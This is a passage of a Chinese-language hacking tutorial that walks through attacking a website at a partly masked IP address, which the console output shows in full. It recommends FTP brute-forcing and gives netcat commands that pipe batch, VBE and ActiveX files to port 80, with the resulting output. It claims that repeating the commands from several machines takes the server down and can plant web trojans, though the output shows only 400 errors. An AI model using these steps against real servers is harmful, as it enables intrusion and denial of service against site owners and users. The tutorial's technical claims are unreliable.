


图3

连接不到它。

要么没开3389，要么改端口了。我们先扫描下。

就扫到 21，跟80 了。我们继续扫。

OK，下面可以分2路来“入侵”

1，FTP“爆破”

“爆破”就是基于用户名密码的入侵，这样最简单，但是也是最浪费时间的一种入侵方式。不停的猜解就OK了。这样的FTP爆破器很多，童鞋们可以自己下载一个然后开始爆破。

2，下面我们开始讲解一个新方法，用NC来实现压力测试，我们要做的其实很简单 入侵用到的“垃圾”文件和一个NC。




图4




图5


下面看我操作：

我们在开始-->允许-->cmd 调用出命令提示符。

只要写下面四句话就把要提交的垃圾数据提交上去了：

```
nc -nvv 180.178.**.** 80 <c:\1.bat
nc -nvv 180.178.**.** 80 <c:\2.stat
nc -nvv 180.178.**.** 80 <c:\3.vbe
nc -nvv 180.178.**.** 80 <c:\4.ocx
```

OK， 就这样就行了。



```
C:\WINDOWS\system32\cmd.exe

C:\>cd nc

C:\nc> nc -nvv 180.178.40.70 80 <c:\1.bat
(UNKNOWN) [180.178.40.70] 80 (?) open
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Tue, 19 Apr 2011 15:55:02 GMT
Connection: close
Content-Length: 35

<h1>Bad Request (Invalid Verb)</h1>sent 286, rcvd 164: NOTSOCK

C:\nc>nc -nvv 180.178.40.70 80 <c:\2.stat
(UNKNOWN) [180.178.40.70] 80 (?) open
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Tue, 19 Apr 2011 15:55:18 GMT
Connection: close
Content-Length: 35

<h1>Bad Request (Invalid Verb)</h1>sent 1712, rcvd 164: NOTSOCK

C:\nc>nc -nvv 180.178.40.70 80 <c:\3.vbe
(UNKNOWN) [180.178.40.70] 80 (?) open
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Tue, 19 Apr 2011 15:55:26 GMT
Connection: close
Content-Length: 20

<h1>Bad Request</h1>sent 2204, rcvd 149: NOTSOCK

C:\nc>nc -nvv 180.178.40.70 80 <c:\4.ocx
(UNKNOWN) [180.178.40.70] 80 (?) open
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Tue, 19 Apr 2011 15:55:33 GMT
Connection: close
Content-Length: 35
```

图6

我们重复输入这4句话。不到10秒就打开这个网站就有点卡了。

下面我讲下原理：

```
nc -nvv 180.178.**.** 80 <c:\1.bat
nc -nvv 180.178.**.** 80 <c:\2.stat
nc -nvv 180.178.**.** 80 <c:\3.vbe
nc -nvv 180.178.**.** 80 <c:\4.ocx
```

讲解：连接到 180.178.**.**的80端口，并在其管道中发送c:\1.bat，c:\2.stat，c:\3.vbe，c:\4.ocx的内容。

当我们不停的向服务器的管道扔垃圾数据时，就会造成服务器瘫痪。

根据我们扔得“垃圾”的不同，如木马程序，溢出代码等等，对服务器造成的影响也不同。

而今天我扔得是一个批处理




图7

一个vbe脚本




图8

一个stat文件和一个ActiveX控件




图9

一台黑客计算机采取这样的方式“入侵”服务器大约1分种左右，其他人在浏览网站时一般会变成这个样子

当4台以上计算机对服务器采取这样的方式“入侵”大约10分钟左右，便可造成黑客所在地区与服务器所在地区出现拒绝服务。

同时也可以实现网站挂马等，这要根据你提交的“垃圾”信息而定。

